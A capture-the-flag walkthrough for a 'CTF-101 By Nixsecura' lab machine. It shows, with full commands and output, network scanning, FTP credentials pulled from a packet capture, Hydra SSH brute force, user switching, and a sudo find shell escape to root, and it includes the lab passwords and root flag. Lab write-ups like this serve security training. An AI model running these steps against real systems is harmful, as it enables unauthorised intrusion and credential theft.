

NixsecuraCtf hack

1. Create a new folder, go inside it, and run **sudo netdiscover** to find the target machine's IP.

```
kali@kali: ~/nixsecuractf
Session Actions Edit View Help
(kali@kali)-[~]
$ mkdir nixsecuractf
(kali@kali)-[~]
$ cd nixsecuractf
(kali@kali)-[~/nixsecuractf]
$ sudo netdiscover
```

2. The IP labeled **VMware, Inc** is your target IP.

```
kali@kali: ~/nixsecuractf
Session Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300

  IP            At MAC Address  Count  Len  MAC Vendor / Hostname
  ---            -
192.168.1.2     a2:d7:0b:e5:5e:9a  2     120  Unknown vendor
192.168.1.8     76:01:2d:40:07:9c  1      60  Unknown vendor
192.168.1.26    00:0c:29:af:93:a5  1      60  VMware, Inc.
192.168.1.4     92:13:d6:5b:d5:7b  1      60  Unknown vendor
```

3. Run an **nmap service-version and script scan** to discover open ports and services, and save the results.

```
kali@kali: ~/nixsecuractf
Session Actions Edit View Help
(kali@kali)-[~/nixsecuractf]
$ nmap -sV -sC 192.168.1.26 -oN nmap-rslt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 04:38 EST
Nmap scan report for 192.168.1.26
Host is up (0.00033s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.1.32
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 81:f2:b5:96:22:43:96:53:36:4e:30:25:44:24:56:25 (RSA)
|   256 82:a0:5d:3a:3f:1d:57:83:ce:24:7a:f0:ac:66:b3:d4 (ECDSA)
|_  256 d4:ce:9b:e4:8b:22:4b:b2:13:2a:95:90:6c:a0:3a:6a (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: CTF-101 By Nixsecura
|_ http-server-header: Apache/2.4.41 (Ubuntu)
```

4. If **port 80** is open, run the **http-enum** nmap script and save those results too.


```
(kali@kali)-[~/nixsecuractf]
$ nmap --script=http-enum.nse 192.168.1.26 -oN nmap-script-rslt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 04:40 EST
Nmap scan report for 192.168.1.26
Host is up (0.00065s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
| http-enum:
|   /robots.txt: Robots file
|   /info.php: Possible information file
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
8080/tcp  closed http-proxy
MAC Address: 00:0C:29:AF:93:A5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.25 seconds
```

5. Open **robots.txt** (found from the nmap script).

You will see a Base64 string.

If it ends with =, it is definitely Base64.




```
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html

User-agent: *
Crawl-delay: 10


L3RlcmMzcw==
```

6. Decode the Base64 string — it gives you a **directory name**.



```
(kali@kali)-[~/nixsecuractf]
$ echo L3RlcmMzcw== | base64 --decode
/terc3s
```


7. Go to that directory in the browser and download **imp.pcap** by clicking on it, which is readable in Wireshark.




8. Open the pcap file in Wireshark by double clicking and search for **FTP** packets because ftp service is running.

You will see usernames and passwords.

Identify which login attempt was **successful**.



9. Save the successful **username and password** in a note file.




```
~/nixsecuractf/userandpass - Mousepad
File Edit Search View Document Help
1 user : murfly
2 pass : Cyb3rN1nj4_007#
3
```

Wireshark packet capture details:

- Request: USER murfly
- Response: 331 Please specify the password.
- Request: PASS R00t_0v3rL0rd@#
- Response: 530 Login incorrect.
- Request: QUIT
- Response: 221 Goodbye.
- Request: USER murfly
- Response: 331 Please specify the password.
- Request: PASS Cyb3rN1nj4_007#
- Response: 230 Login successful.
- Request: SYST

10. Log in to **FTP** using the username and password found in Wireshark.

Run **ls** (may take a few seconds).



```
kali@kali: ~/nixsecuractf
Session Actions Edit View Help
(kali@kali)-[~/nixsecuractf]
$ ftp 192.168.1.26
Connected to 192.168.1.26.
220 (vsFTPd 3.0.5)
Name (192.168.1.26:kali): murfly
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||39172|)
ftp: Can't connect to `192.168.1.26:39172': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r-- 1 1001 1001 220 Feb 09 2025 .bash_logout
-rw-r--r-- 1 1001 1001 3771 Feb 09 2025 .bashrc
drwx----- 2 1001 1001 4096 Feb 09 2025 .cache
-rw-r--r-- 1 1001 1001 807 Feb 09 2025 .profile
-rw-r--r-- 1 0 0 630 Feb 17 2025 pass.txt
-rw-r--r-- 1 0 0 25 Feb 09 2025 users.txt
226 Directory send OK.
```


11.Download the **username list** and **password list** files using **get**.

```
ftp> get pass.txt
local: pass.txt remote: pass.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for pass.txt (630 bytes).
100% |*****| 630 327.07 KiB/s 00:00 ETA
226 Transfer complete.
630 bytes received in 00:00 (273.43 KiB/s)
ftp> get users.txt
local: users.txt remote: users.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for users.txt (25 bytes).
100% |*****| 25 70.76 KiB/s 00:00 ETA
226 Transfer complete.
25 bytes received in 00:00 (34.00 KiB/s)
ftp>
```

12.Use **Hydra** on SSH with the username and password lists taken from FTP.

You will get **one valid username and password**.

```
(kali㉿kali)-[~/nixsecuractf]
$ hydra -L users.txt -P pass.txt ssh://192.168.1.26
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-11 05:01:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 123 login tries (l:3/p:41), ~8 tries per task
[DATA] attacking ssh://192.168.1.26:22/
[22][ssh] host: 192.168.1.26 login: marco password: B1n4ryBr34ker@!!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-11 05:01:43
```

13. Log in via **SSH** using the username and password Hydra found.

Type **yes** when asked, then enter the password.

```
marco@ctf101: ~  
Session Actions Edit View Help  
(kali㉿kali)-[~/nixsecuractf]  
$ ssh marco@192.168.1.26  
The authenticity of host '192.168.1.26 (192.168.1.26)' can't be established.  
ED25519 key fingerprint is: SHA256:qC5q1qgvCWUnC953+y50FQ5ol+aSGDjWH557EZIk6Zg  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.1.26' (ED25519) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
marco@192.168.1.26's password:  
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-205-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/pro  
  
System information as of Thu 11 Dec 2025 10:03:56 AM UTC
```

14. Inside SSH, the user **marco** has nothing.

Switch to user **murphy**, enter the murphy password, and go to the home folder.

You will find the **nixsecura** username there.

```
marco@ctf101:~$ su murfy  
Password:  
murfy@ctf101:/home/marco$ ls  
nohup.out  snap  TNIH.txt  
murfy@ctf101:/home/marco$ cd ..  
murfy@ctf101:/home$ ls  
marco  murfy  nixsecura
```

15.Run **Hydra** again for the user **nixsecura**, using the password list from FTP.

Hydra will find the correct password.

```
(kali㉿kali)-[~/nixsecuractf]
$ hydra -l nixsecura -P pass.txt ssh://192.168.1.26
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-11 05:09:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41 login tries (l:1/p:41), ~3 tries per task
[DATA] attacking ssh://192.168.1.26:22/
[22][ssh] host: 192.168.1.26 login: nixsecura password: S3cur1tyBr34ch@!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-11 05:09:09
```

16.Log in via SSH as **nixsecura** using that password.

```
(kali㉿kali)-[~/nixsecuractf]
$ ssh nixsecura@192.168.1.26
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nixsecura@192.168.1.26's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-205-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro


System information as of Thu 11 Dec 2025 10:11:13 AM UTC
```

17.Run **sudo -l** to check permissions — you will see that **find** can be run as root.

```
$ sudo -l
Matching Defaults entries for nixsecura on ctf101:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nixsecura may run the following commands on ctf101:
    (ALL) NOPASSWD: /usr/bin/find
$
```


18. Go to **GTFOBins**, search for **find**, and open the *shell* section.



19. Copy the first command from GTFOBins website, run it with **sudo**, and press Enter.

Run `whoami` to confirm you are **root**.

Go to `/root` and `cat root.txt`.

The machine is now fully hacked.

```
$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# cd /root
# ls
root.txt  snap
# cat root.txt
{95b788f64f1fd4cd1cce67f45d27f3d0fa6b4f80}
#
```